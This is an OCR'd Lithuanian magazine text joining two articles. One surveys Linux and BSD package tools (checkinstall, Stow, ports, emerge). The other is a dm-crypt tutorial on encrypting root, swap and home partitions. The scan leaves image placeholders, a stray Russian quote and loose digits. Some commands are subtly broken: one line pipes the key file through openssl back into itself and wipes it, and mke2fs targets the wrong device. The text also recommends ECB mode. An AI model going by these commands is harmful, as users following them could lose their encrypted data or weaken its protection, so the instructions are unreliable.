Daugelio populiarių Linux distributyvų paketų bazėse yra po keliolika tūkstančių programų, kas visiškai patenkina 99% vartotojų. Vis dėlto kartais prireikia kaip tik tos programos, kuri nepateikiama kartu su distributyvu. Galbūt paketas ir yra, tačiau norisi išbandyti naujosios, prieš penkias valandas išleistos versijos skanėstus. Ką daryti tokiu atveju? Pats paprasčiausias būdas — parsisiųsti išeities tekstus ir savarankiškai sukompiliuoti programą, tačiau tuomet mes ateityje susidursime su paketo pašalinimo problema, kadangi paketų bazėje apie jį nebus informacijos. Savarankiškai kurti paketą? Taip, tai teisingiausias kelias, tačiau jis tuo pačiu yra ir sudėtingesnis bei reikalauja daugiau laiko. Ką tuomet daryti? Panaudoti specialius įrankius, kurie automatizuoja paketo sukūrimo procesą.

Checkinstall (*checkinstall.izto.org*) — vienas tokių įrankių. *Checkinstall* paleidžiamas jau sukompiliuotos programos įdiegimo etape (kaip tik tada, kai reikia panaudoti make install), kuomet jis perima bylų kopijavimui naudojamus bibliotekinius iškvietimus ir sudaro įdiegiamų bylų sąrašą. Tada remiantis šia informacija sukuriamas paketas (tgz, rpm arba deb) ir įrašomas į bazę. Programos įdiegimas iš išeities tekstų panaudojant checkinstall atrodo taip:

```
# ./configure
# make
# checkinstall
```

Kitokį požiūrį išpažįsta programos GNU Stow (www.gnu.org/software/stow/) kūrėjai. Stow nekuria gimtojo (native) distributyvo paketo ir nenaudoja nuosavos duomenų bazės. Šis įrankis vartotojui suteikia galimybę programą įdiegti į individualų katalogą (kaip kad tai vyksta Windows ir MacOS sistemose). Programų „išdrabstymas" į izoliuotus katalogus prieštarauja Unix ideologijai, tačiau tai gali būti panaudota įdarbinus simbolines nuorodas. Prie tokio požiūrio privalumų galima priskirti dalinį konfliktų tarp paketų problemos išsprendimą ir atvaizdavimo pusę. Apžvelgsime programos įdiegimą panaudojant Stow:

```
# ./configure
# make
# make install prefix=/usr/local/stow/program
# stow program
```

Paskutinė komanda /usr/local medyje sukurs visas reikiamas nuorodas. Norint pašalinti programą, pakanka įvykdyti dvi komandas: „stow -D program" (nuorodų



```
dfbsd# pkg_info
cdrtools-2.0.3_3    CD/CD-R(W) and ISO-9660 image creation and extraction tools
cvsup-without-gui-16.1h General network file distribution system optimized for CVS (non-GUI -
dfuibe_installer-1.1.2 DFUI DragonFly Installer backend
dfuife_cgi-1.1      DFUI CGI frontend
dfuife_curses-1.1   DFUI curses frontend
libaura-1.0         Library of Assorted Useful Reusable Abstractions
libdfui-2.0         Abstract user interface protocol library
libinstaller-2.0    BSD Installer library
thttpd-notimeout-2.24 Tiny/turbo/throttling HTTP server
digest-20050731     Message digest wrapper utility
libiconv-1.9.2nb1   Character set conversion library
gettext-lib-0.11.5nb4 Internationalized Message Handling Library (libintl)
perl-5.8.6nb3       Practical Extraction and Report Language
glib2-2.6.2         Some useful routines for C programming (glib2)
libslang-1.4.9nb2   Routines for rapid alpha-numeric terminal applications development
mc-4.6.1rc2nb2      User-friendly file manager and visual shell
vim-share-6.3.045   Data files for the vim editor (vi clone)
vim-6.3.045nb1      Vim editor (vi clone) without GUI
dfbsd# pkg_info mc-4.6.1rc2nb2
Information for mc-4.6.1rc2nb2:

Comment:
User-friendly file manager and visual shell

Requires:
gettext-lib>=0.11.5nb4
glib2>=2.4.0
libiconv>=1.9.1nb4
libslang>=1.4.9nb2

Description:
GNU Midnight Commander is a user-friendly yet powerful file manager
and visual shell, useful to novice and guru alike. It provides a
clear, user-friendly, and somewhat protected interface to a Unix
system while making many frequent file operations more efficient and
preserving the full power of the command prompt. You will wonder how
you could ever live without it.

Homepage:
http://www.ibiblio.org/mc/

dfbsd#
```

DragonFlyBSD sistemos komanda pkg_info


pašalinimas) ir „rm -Rf /usr/local/stow/program" (pačios programos pašalinimas). Egzistuoja daugybė kitų „teisingų" programų įdiegimo iš išeities tekstų būdų, su įdomiausiais kurių tu gali susipažinti LFS (www.linuxfromscratch.org) projekto svetainėje.

PAKETAS SU PIRKINIAIS

Užuot įkėlę paplitusią PĮ į kiekvienam distributyvui atskirą paketą, komercinės ir uždaros PĮ kūrėjai nusprendė panaudoti kažką panašaus į savaime išsipakuojančius archyvus. Be abejo, čia nė negali būti kalbos apie kokį nors priklausomybių sekimą ar paketo registravimą bazėje, tačiau čia įvykdoma pagrindinė bet kokios IT srityje dirbančios kompanijos užduotis. Daugeliu atvejų šio savaime išsipakuojančio archyvo praplėtimas yra .run — tai shell skriptas, kurio pabaigoje yra archyvas su programa. Paleidus skriptą vartotojui užduodama keletas klausimų, po to apskaičiuojamas taškas, kuriame pasibaigia tekstas ir prasideda archyvas, jis perkeliamas į laikiną bylą ir išpakuojamas į vartotojo nurodytą katalogą. Po apdorojimo visos sukurtos bylos nukeliauja į /dev/null, o vartotojas galvoja, kad įvyko kažkas stebuklingo. OpenOffice, Opera, nVidia tvarkyklės ir daugelis komercinių žaidimų platinama panašiuose savaime išsipakuojančiuose archyvuose.

Panašus požiūris naudojamas *AutoPackage* (*www.autopackage.org*) formato paketuose. Be shell skripto ir archyvo su programa tokiame pakete yra patogus grafinis instaliatorius, galintis sekti priklausomybes, bei paketų valdymo įrankis, kuris įdiegiamas į sistemą kartu su programa ir įrašomas į KDE ir Gnome meniu. AutoPackage paketų įdiegimo ir pašalinimo procesas nepasiruošusiam žmogui nesukelia jokių sunkumų. Daugelis problemų išsprendžiama





Diegiam quake4

automatiškai, blogiausiu atveju išvedama informacija apie klaidą ir jos išsprendimo būdai. Išoriškai visa tai labai primena programos įdiegimą Windows sistemoje.

VELNIO PAKETUS

Situacija siaurame BSD sistemų ratelyje, priešingai nei Linux pasaulyje, ne tokia patraukli. Čia nėra daugybės PĮ supakavimo variantų, skirtingų PĮ platinimo požiūrių ir įkyrios distributyvo kūrėjų nuomonės. Bet kuri BSD šeimos OS siūlo dvi programinės įrangos įdiegimo priemones: tai jungtys ir paketai. Beje, visose BSD šakose šios priemonės atliktos panašiai (o *NetBSD* ir *DragonFlyBSD* sistemose jos iš viso vienodos).

Paimkime, pavyzdžiui, jungtis. Jungtys (ported applications) — tai tam tikra schema, skirta automatizuoti programų kompiliavimui iš išeities tekstų. Jungčių struktūra vienoda visose BSD sistemose bei remiasi vienais ir tais pačiais principais: tai pagal klases surūšiuotas programų medis, make bylų rinkinys programų parsiuntimui, išpakavimui, priklausomybių sekimui ir kompiliavimui. Taigi čia skiriasi tik realizacija. Pademonstruosiu tai remdamasis pavyzdžiu. Norint NetBSD sistemoje sukompiliuoti ir įdiegti vim, reikia įvykdyti dvi komandas:

```
# cd /usr/pkgsrc/editors/vim
# make install clean
```

FreeBSD sistemoje viskas daroma taip pat:

```
# cd /usr/ports/editors/vim
# make install clean
```


Kaip matai, vartotojui skiriasi tik jungčių katalogo pavadinimas. Derėtų taip pat paminėti, kad *NetBSD ir FreeBSD* jungčių sistemos palaikomos su visiškai nepriklausomomis komandomis, tačiau jų giminystę pastebėti nesudėtinga.

Esminio skirtumo nėra ir paketų valdymo įrankių realizacijoje. Bet kurioje BSD galima surasti įprastines komandas /usr/sbin/pkg_add, /usr/sbin/pkg_delete ir /usr/sbin/pkg_info, kurios yra atitinkamai skirtos paketams įdiegti, pašalinti ir informacijai apie paketą gauti. Paketo įdiegimo metu pkg_add tikrina, ar įdiegtos visos reikalingos priklausomybės (ir jeigu reikia, jas įdiegia), išpakuoja paketą į failų sistemos medį (/usr/local FreeBSD sistemoje) ir į */var/db/pkg/* bazę įrašo informaciją apie paketą. FreeBSD, NetBSD ir *OpenBSD* paketai — tai įprastiniai su gzip (šiuo atveju praplėtimas yra .tgz) arba bzip2 (.tbz) suspausti tarballai, tačiau jie skiriasi savo turiniu. Šiaip ar taip, tokio tarballo šaknyje yra keletas bylų, kurių pavadinimai surašyti didžiosiomis raidėmis, o vietoje pirmojo bylos pavadinimo simbolio naudojamas „+" ženklas. Tokiose bylose saugoma įvairi informacija apie paketą, jo turinį ir priklausomybes (pavyzdžiui, +COMMENT — trumpa informacija apie programą, +CONTENTS — diegiamų bylų sąrašas, +INSTALL — po įdiegimo paleidžiamas skriptas).

Neseniai BSD gerbėjai sukūrė taip vadinamą „stalinę BSD". Mes tapome iš karto dviejų šios šeimos atstovų pasirodymo liudininkais: DesktopBSD (desktopbsd.net) ir *PC-BSD* (www.pcbsd.org). Be jokios abejonės, šiuose FreeBSD distributyvuose ypatingą vietą užima draugiška paketų valdymo sistema. DesktopBSD sistemoje draugiška tapo jungčių sistema — dabar programas iš išeities tekstų galima kompiliuoti naudojant patogią grafinę sąsają. O PC-BSD priešingai, naudoja nuosavą paketų formatą. Paketus valdo PBI sistema, kurią idėjiškai galima pristatyti kaip anksčiau aptartų GNU Stow ir AutoPackage simbiozę. Paketai įdiegiami su grafiniu įdiegikliu ir įkeliami į /usr/local/MyPrograms (kiekvienas atskirame kataloge).

Jungčių sistemos lankstumo ir galios negalėjo nepastebėti Linux vartotojų bendruomenės atstovai. Danielis Robinsas įsigudrino į vieną apjungti Linux bendruomenės technologinius pasiekimus ir BSD pasaulio filosofiją, iš ko rezultate gavosi Gentoo — daugiausiai BSD skonio turintis Linux distributyvas. *Gentoo* sistemoje atsispindi ne tik idėjiškos (paprastumas, stabilumas), tačiau ir techninės BSD sistemų pusės, pavyzdžiui, jungčių sistema, kuri čia pavadinta portage. Beje, Gentoo kūrėjai nuėjo toliau už savo kolegas iš BSD stovyklos bei dar labiau patobulino ir taip gražų PĮ įdiegimo požiūrį. Ryškiausiais skirtumais čia tapo komanda /usr/sbin/emerge ir taip vadinamos „USE vėliavėlės". Su python parašytas emerge skriptas naudojamas paketams valdyti ir savyje apjungia visas paketų valdymo funkcijas, t.y. leidžia įdiegti ir pašalinti jungtis, audituoti jungčių medį. Naudojant emerge, galima lengvai įdieginėti binarinius paketus. Šiuo atveju jis veikia Debian apt-get komandos principu. Tai, kas Gentoo sistemoje vadinama paslaptingu terminu „USE vėliavėlės", iš tiesų yra ganėtinai įdomus būdas komandai emerge perduoti duomenis apie tai, kokios priklausomybės turi būti įjungtos į kompiliuojamą programą, o kokios — ne. Pavyzdžiui, norint sukompiliuoti mplayer be *X-Window* palaikymo, tačiau tuo pačiu palikti video peržiūros konsolėje galimybę, reikia į bylą /etc/make.conf pridėti eilutę „USE='-X +fbcon'" ir įvykdyti komandą „emerge mplayer". Norint laikinai įjungti/atjungti vėliavėles, galima panaudoti štai tokį metodą:

```
# USE='-X +fbcon' emerge mplayer
```



emerge veikimas

Diskų šifravimas su „Dm-crypt"

PALIKTI INFORMACIJĄ NEŠIFRUOTĄ — REIŠKIA SUKELTI PAVOJŲ SAVO DUOMENIMS. ŠIANDIEN AŠ TAU PAPASAKOSIU APIE TAI, SU KUO, KAIP IR KODĖL GALIMA ŠIFRUOTI DUOMENIS LINUX SISTEMOJE, PRADEDANT NUO ŠIFRUOTO DISKO SUKŪRIMO IR BAIGIANT LAIKINŲ DUOMENŲ ŠIFRAVIMU. PERSKAITĘS ŠĮ STRAIPSNĮ IR PRITAIKĘS GAUTAS ŽINIAS PRAKTIŠKAI GALĖSI MIEGOTI RAMIAI.

Poreikis šifruoti duomenis egzistavo nuo senų laikų. Kai kurie bando savo duomenis apsaugoti nuo konkurentų, kai kurie žaidžia šnipus, kai kurie tiesiog yra hakeriai, kuriems rūpi galimos jų veiksmų pasekmės. Kiekvienam žmogui vienaip ar kitaip iškyla būtinybė išsaugoti savo duomenis.
Tėra tik du grėsmės tipai: duomenų paviešinimas ir jų pakeitimas. Duomenų paviešinimas reiškia tai, kad kažkas sužinojo saugomos informacijos prasmę. Pasekmės gali būti pačios įvairiausios. Pavyzdžiui, jeigu pagrobtas knygos, prie kurios buvo dirbama mėnesių mėnesius, tekstas, tai autorių nuostoliai gali siekti dešimtis tūkstančių dolerių, o jeigu knyga jau išleista, tai jos teksto pagrobimas knygą tiesiog papildomai pareklamuos. Kitas klausimas — iškraipyta informacija, kas yra kur kas pavojingiau. Pavyzdžiui, jeigu bus sunaikinti organizacijos inventoriniai įrašai arba užsakymų sąrašai, tai darbas bus paralyžiuotas ilgam.
Linux sistemoje informaciją galima šifruoti keliais būdais:
* šifruoti atskiras bylas (tai galima padaryti su GnuPG arba openssl);
* šifruoti diskus (tai galima padaryti su Dm–crypt, kuris leidžia sukurti virtualų šifruotą diską, saugomą fizinėje byloje diske).
Device–mapper — nauja Linux 2.6 branduolio infrastruktūra, leidžianti sukurti virtualius įrenginius, kurie veikia fiziniuose įrenginiuose. Dm–crypt nuo Cryptoloop skiriasi grynesniu kodu ir patogesne konfigūracija. Aš aptarsiu Dm–tools galimybę Debian ir Gentoo sistemose. Likusiems distributyvams konfigūravimo procedūros bus analogiškos.


Dm-crypt įdiegimas
Iš pradžių būtina pakeisti branduolio konfigūraciją, ką gali padaryti paleisdamas grafinę jo konfigūravimo aplinką:

```
# cd /usr/src/linux
# make menuconfig
```

Būtinos branduolio opcijos:
1. Prijungiame opcijas, kurių būsena yra „kuriamos" arba „eksperimentinės": Code maturity level options –> Prompt for development and/or incomplete code/drivers.
2. Pastaroji opcija reikalinga korektiškam darbui su udev: General setup –> Support for hot–pluggable devices.
3. Paties Device–mapper galimybė: Device Drivers –> Multi–device support (RAID and LVM) –> Device mapper support.
4. Šifravimo per Device–mapper galimybė: Device Drivers –> Multi–device support (RAID and LVM) –> Crypt target support.
5. AES šifravimo algoritmo galimybė: Cryptographic options –> AES cipher algorithms.
6. SHA1 šifravimo algoritmo galimybė: Cryptographic options –> SHA1 digest algorithm.
7. Virtualių RAM diskų galimybė: Device Drivers –> Block devices –> RAM disk support.
8. Taip vadinamo pradinio RAM disko galimybė: Device Drivers –> Block devices –> RAM disk support –> Initial RAM disk (initrd) support.
Dabar branduolį kompiliuojame ir įdiegiame į /boot:

```
# mount /boot
# make
# make modules_install install
```

Kad konfigūracija būtų paprastesnė, visus punktus sukonfigūruosime ne kaip modulius, o kaip monolitą. Jeigu tu nuspręsi



Konsolė: cat /boot/grub/grub.conf

kompiliuoti atskirus modulius, tuomet nepamiršk su modprobe iš anksto užkrauti atitinkamus modulius. Po perkrovimo reikia įdiegti user–space įrankius. Tam pasinaudok komanda:

```
debian# apt-get install cryptsetup
gentoo# emerge device-mapper cryptsetup
```

Po to įsitikink, kad device mapper paleistas:

```
/dev/mapper/control
```

Taip pat patikrink, ar atsirado crypt target:

```
# /sbin/dmsetup targets
crypt      v1.1.0
striped    v1.0.2
linear     v1.0.1
error      v1.0.1
```

„Root" particijos šifravimas
Šakninės particijos šifravimą aš aptarsiu tik Gentoo sistemai, kadangi Debian'e viskas vyksta analogiškai. Norint šifruoti /root būtina, kad ji būtų sukurta kaip atskira particija. Linux neleidžia tiesiogiai krautis iš šifruotų particijų. Vietoje to reikia naudoti initrd (RAM diskas, kuris kraunasi prieš šakninės particijos montavimą).
Kad būtų galima korektiškai dirbti su udev, reikia įdiegti multipath–tools:

```
# emerge multipath-tools
```

Taip pat būtina sukurti ir primontuoti initrd. Tam sumontuokime /root particiją ir sukurkime tuščią initrd bylą:


```
# mount /boot
# touch /boot/initrd
```

Bylą /boot/initrd praplėsim iki 4 Mb dydžio ir užpildysim nuliais:


```
# dd if=/dev/zero of=/boot/initrd bs=1M count=4
```

Darbui su byla sukuriame loopback įrenginį:

```
# /sbin/losetup /dev/loop0 /boot/initrd
```



Konsolė: šifruotos particijos sukūrimas diske bylos pavidalu



Konsolė: dmsetup ls

INFO

www.pitforum.ru/security/cryptography/ svetainėje galima rasti straipsnių apie kriptografiją, elektroninį parašą ir programą GnuPG

Jame sukuriame failų sistemą Ext2:

```
# /sbin/mke2fs /dev/initrd
# mkdir /mnt/initrd
```

Loopback įrenginį montuojame ant disko katalogo:

```
# mount /dev/loop0 /mnt/initrd
```

Sukuriame katalogų medį ir skriptų bylas:

```
# cd /mnt/initrd
# mkdir etc dev lib bin proc new
# touch linuxrc devmap_mknod.sh
# chmod +x linuxrc devmap_mknod.sh
```

Čia linuxrc — tiesiogiai už krovimąsi atsakingas skriptas, o devmap_mknod.sh — reikiamus įrenginius sukuriantis skriptas. Kopijuojame reikiamas bylas:

```
# cp /bin/{sh,cat,mount,umount,mkdir,chroot,cryptsetup,sleep, mknod,

        sed,rm} ./bin
```

Sužinome kiekvienai bylai reikalingas bibliotekas ir kopijuojame jas į lib katalogą:

```
# ldd /bin/sh
        linux-gate.so.1 => (0xffffe000)
        libdl.so.2 => /lib/libdl.so.2 (0xb7f65000)
        libc.so.6 => /lib/libc.so.6 (0xb7e51000)
        /lib/ld-linux.so.2 (0xb7f73000)
# cp /lib/{libc.so.6,ld-linux.so.2} ./lib
```

Sukuriame reikiamus įrenginius, be kurių nepavyks užkrauti sistemos (jeigu tu naudoji kitą particiją su šaknine failų sistema, tuomet reikiamus mknod parametrus gali peržiūrėti su „ls -l /dev/drive". Pavyzdžiui, /dev/hda3 atveju komanda atrodytų taip: „mknod /mnt/initrd/dev/hda3 b 3 3"):

```
# mknod /mnt/initrd/dev/console c 5 1
# mknod /mnt/initrd/dev/null c 1 3
# mknod /mnt/initrd/dev/sda2 b 8 2
# mknod /mnt/initrd/dev/tty c 5 0
```

Patikriname visų į initrd patalpintų programų veikimą:

```
# chroot /mnt/initrd /bin/sh
# /bin/chroot --help
# /bin/mkdir --help
```

Išmontuojame initrd:

```
# cd ~
# umount /mnt/initrd /boot
```

Dabar paredaguojame fstab, kad ji atitiktų naują šakninę particiją. Šiame pavyzdyje opcija noatime nėra būtina, tačiau ji leidžia paspartinti disko operacijas, kadangi be jos neregistruojamas paskutinio kreipimosi į bylą laikas.

```
# vi /etc/fstab
/dev/mapper/root / reiserfs noatime 0 1
```

Kitas žingsnis — grub konfigūravimas:

```
# vi /boot/grub/grub.conf
title=Gentoo Linux with initrd
root (hd0,0)
kernel /vmlinuz root=/dev/ram0 rw init=/linuxrc
initrd /initrd
```

Pasiruošimo procesas baigtas. Telieka užšifruoti šakninę failų sistemą. Tam mums prireiks tuščios pakankamo dydžio particijos (pažymėkime ją kaip /dev/sdb1). Šakninę particiją pažymėkime kaip /dev/sda2.

```
# mkdir /mnt/{sda2,sdb1}
# mount /dev/sda2 /mnt/sda2
# mount /dev/sdb1 /mnt/sdb1
```

Visą šakninės particijos turinį kopijuojame į švarią particiją:

```
# cp -r -p -v /mnt/sda2/* /mnt/sdb1/
# umount /dev/sda2
```

1 Atliekame paruošiamuosius darbus, kad būtų galima krautis iš sistemos kopijos (iš /dev/sdb1) — redaguojam bylą /mnt/sdb1/etc/fstab:

```
# vi /mnt/sdb1/etc/fstab
/dev/sdb1   / reiserfs noatime 0 1
```

2 Redaguojame /boot/grub/grub.conf:

```
# vi /boot/grub/grub.conf
title=Gentoo Linux - Boot from copy
root (hd0,0)
kernel /vmlinuz root=/dev/sdb1
```

3 Išmontuojame įrenginį:

```
# umount /dev/sdb1
```

Užsikrovus iš sistemos kopijos sukuriame šifruotą šakninę particiją:

```
# /bin/cryptsetup -y create root /dev/sda2
```

Sistema pareikalaus įvesti šifravimo slaptažodį su patvirtinimu. Šio slaptažodžio bus prašoma OS užkrovimo metu. Pagal nutylėjimą naudojamas AES šifravimo algoritmas su 256 bitų raktu. Tai labai patikimas algoritmas, jį slaptų dokumentų šifravimui naudoja amerikiečių specialiosios tarnybos. Prieinamus šifravimo algoritmus galima peržiūrėti su komanda „cat /proc/crypto". Su ‚-c' raktu galima nurodyti, kokį algoritmą naudoti, o su ‚-h' — pasirinkti hešavimo algoritmą. Dabar sukurkime ReiserFS (arba bet kokią kitą) failų sistemą:

```
# mkreiserfs /dev/mapper/root
```

Kopijuojame šakninę sistemą į sukurtą šifruotą particiją:

```
# mount /dev/mapper/root /mnt/sda2
# mount /dev/sdb1 /mnt/sdb1
```

40 26 63 47 31 83 88

> В принципе, есть лишь два вида угрозы: раскрытие и видоизменение данных. Раскрытие данных означает то, что кому-то стал известен смысл информации. Последствия могут быть самые разные

```
# cp -r -p -v /mnt/sdb1/* /mnt/sda2/
# umount /dev/sdb1 /dev/sda2
```

Viskas. Sistema paruošta užkrovimui iš šifruotos particijos.

„Swap" šifravimas

Debian atveju:

1 Įsitikink, kad byloje /etc/defaults/cryptdisks yra tokia eilutė:

```
# vi /etc/defaults/cryptdisks
CRYPTDISKS_ENABLE=Yes
```

2 Paredaguok bylą /etc/crypttab, kurioje nurodyk šifruoti swapą (čia /dev/sda5 — swapo particijos pavadinimas):

```
# vi /etc/crypttab
cryptswap /dev/sda5 /dev/urandom swap,cipher=aes,size=256,swap
```

3 Paredaguok /etc/fstab, kad vietoje įprastinės swapo particijos būtų naudojama Device-mapper particija:

```
# vi /etc/fstab
/dev/mapper/cryptswap          none swap  sw 0 0
```

Gentoo atveju veiksmų seka atrodo štai taip:

1 Į bylą /etc/conf.d/cryptfs pridėk eilutę:

```
# vi /etc/conf.d/cryptfs
swap=cryptswap source='/dev/sda5'
```

2 Paredaguok bylą /etc/fstab:

```
# vi /etc/fstab
/dev/mapper/cryptswap          none swap  sw 0
```

Taip mes gausime swap particiją cryptswap, kuri bus šifruojama atsitiktiniu raktu. Vis dėlto iš pradžių būtų neblogai išvalyti seną swapą, t.y. į jį surašyti atsitiktinius duomenis, kadangi čia gali būti saugomi privačių duomenų fragmentai, palikti po įvairių programų darbo:

```
# swapoff
# dd if=/dev/urandom of=/dev/sda5 bs=1M
```

Po to galima perkrauti sistemą ir pradėti naudoti naują šifruotą swapą. Jo krovimo metu slaptažodžio klausiama nebus.

„Home" particijos šifravimas

Toliau sukursime šifruotą home particiją:

1 Užpildome particiją atsitiktiniais duomenimis:

```
# dd if=/dev/urandom of=/dev/sdb1 bs=1M
```

Čia /dev/sdb1 — particija, kurioje bus saugomas šifruotas diskas, o michael — loginio disko pavadinimas (/dev/mapper/michael). Dėmesio: slaptažodis turi sutapti su vartotojo prisijungimo slaptažodžiu.

```
# cryptsetup -y create michael /dev/sdb1
```

2 Patikrinam, ar tai veikia:

```
# dmsetup ls
michael (254, 1)
cryptswap (254, 0)
```

3 Sukuriame failų sistemą ext3 (savaime suprantama, kad vietoje ext3 gali būti bet kokia kita failų sistema):

```
# mke2fs -j /dev/mapper/michael
```

4 Demontuojame particiją:

```
# dmsetup remove michael
```

Tuo atveju, jeigu tu naudosi ne particiją, o visą diską, visur vietoje /dev/sdb1 galima nurodyti /dev/sdb.
Norint automatiškai montuoti particiją, reikia parsisiųsti (ftp.debian.org/debian/pool/main/libp/libpam-mount/) ir įdiegti libpam-mount:

```
# dpkg -i libpam-mount_0.9.22-6_i386.deb
```

Gentoo atveju iš bugs.gentoo.org/attachment.cgi?id=64090 parsisiųsk ebuild ir išpakuok jį į /usr/local/portage/sys-libs. Toliau į /etc/make.conf pridedame tokią eilutę:

```
# vi /etc/make.conf
PORTDIR_OVERLAY=/usr/local/portage
```

Sukompiliuojame pam_mount (iš pradžių į /etc/portage/package.keywords pridedame atitinkamą eilutę, kadangi jis pažymėtas kaip nestabilus):

```
# echo "sys-libs/pam_mount ~x86" >> /etc/portage/package.keywords
# emerge pam_mount
```

Debian sistemoje konfigūravimo procesas apsiriboja konfigūracinių bylų /etc/login.defs ir /etc/pam.d/{commonauth,common–session,pam_mount.conf} paredagavimu:

```
# vi /etc/pam.d/common-auth
auth         optional        pam_mount.so use_first_pass
# vi /etc/pam.d/common-session
session optional             pam_mount.so

# vi /etc/security/pam_mount.conf
volume michael crypt - /dev/sdb1 /home/michael cipher=aes - -

# vi /etc/login.defs
CLOSE_SESSIONS yes
```

Gentoo atveju situacija panaši:

Į bylą /etc/pam.d/login pridedame tokias eilutes:

```
# vi /etc/pam.d/login
auth        optional      /lib/security/pam_mount.so use_first_pass
session     optional      /lib/security/pam_mount.so
```

Į /etc/security/pam_mount.conf pridedame eilutę:


```
# vi /etc/security/pam_mount.conf
volume michael crypt - /dev/sdb1 /home/michael cipher=aes - -
```

Po to prisijungiame vardu michael. Diskas turėtų būti automatiškai primontuotas kaip /home/michael. Bėda tame, kad katalogo priėjimo teisės bus root:root. Jas reikia pakeisti į vartotojo teises:


```
# chown michael:users /home/michael
```

Be to, yra galimybė particiją šifruoti ne su vartotojo slaptažodžiu, o su atskirai sugeneruotu raktu. Tokiu atveju galima lengvai pakeisti vartotojo slaptažodį, nes nereikės iš naujo šifruoti viso disko. Tiesa, žinant vartotojo slaptažodį, raktą galima lengvai gauti. Dėl to šio šifravimo metodo naudojimą aš laikau nepateisinamu. Visai kas kita, jeigu raktas yra išoriniame kaupiklyje, pavyzdžiui, USB atminties kortelėje. Tuomet žinant slaptažodį, tačiau neturint atminties kortelės dešifruoti particijos bus neįmanoma. Įdiegiam openssl:

```
debian# apt-get install openssl
gentoo# emerge openssl
```



Konsolė: wiki, skirtas Dm–crypt



Konsolė: gvim /etc/fstab

Sukuriame 256 bitų raktą:

```
# cat /dev/urandom | head –c 32 > /home/michael.key
```

Sukuriame šifruotą home particiją:

```
# dd if=/dev/urandom of=/dev/sdb1 bs=1M
# cat /home/michael.key | cryptsetup create michael /dev/sdb1
# mke2fs -j /dev/mapper/michael
# dmsetup remove michael
```

Šifruojame raktą, kuriuo šifruotas diskas:

```
# cat /home/michael.key | openssl aes-256-ecb > /home/michael.key
```

Paprašius įvesti slaptažodį įvedame vartotojo slaptažodį. Toliau vyksta konfigūravimo procesas — jis toks pat, kaip ir šifruojant be rakto, skiriasi tik viena eilutė:

```
# vi /etc/security/pam_mount.conf
volume michael crypt - /dev/sdb1 /home/michael cipher=aes aes-256-ecb /home/michael.key
```

Bylos pavidalo particija diske

Iš pradžių reikia sukurti iš anksto apibrėžto dydžio bylą, tarkim, 50 Mb:

```
# touch cryptdisk
# shred -n1 -s50M cryptdisk
```

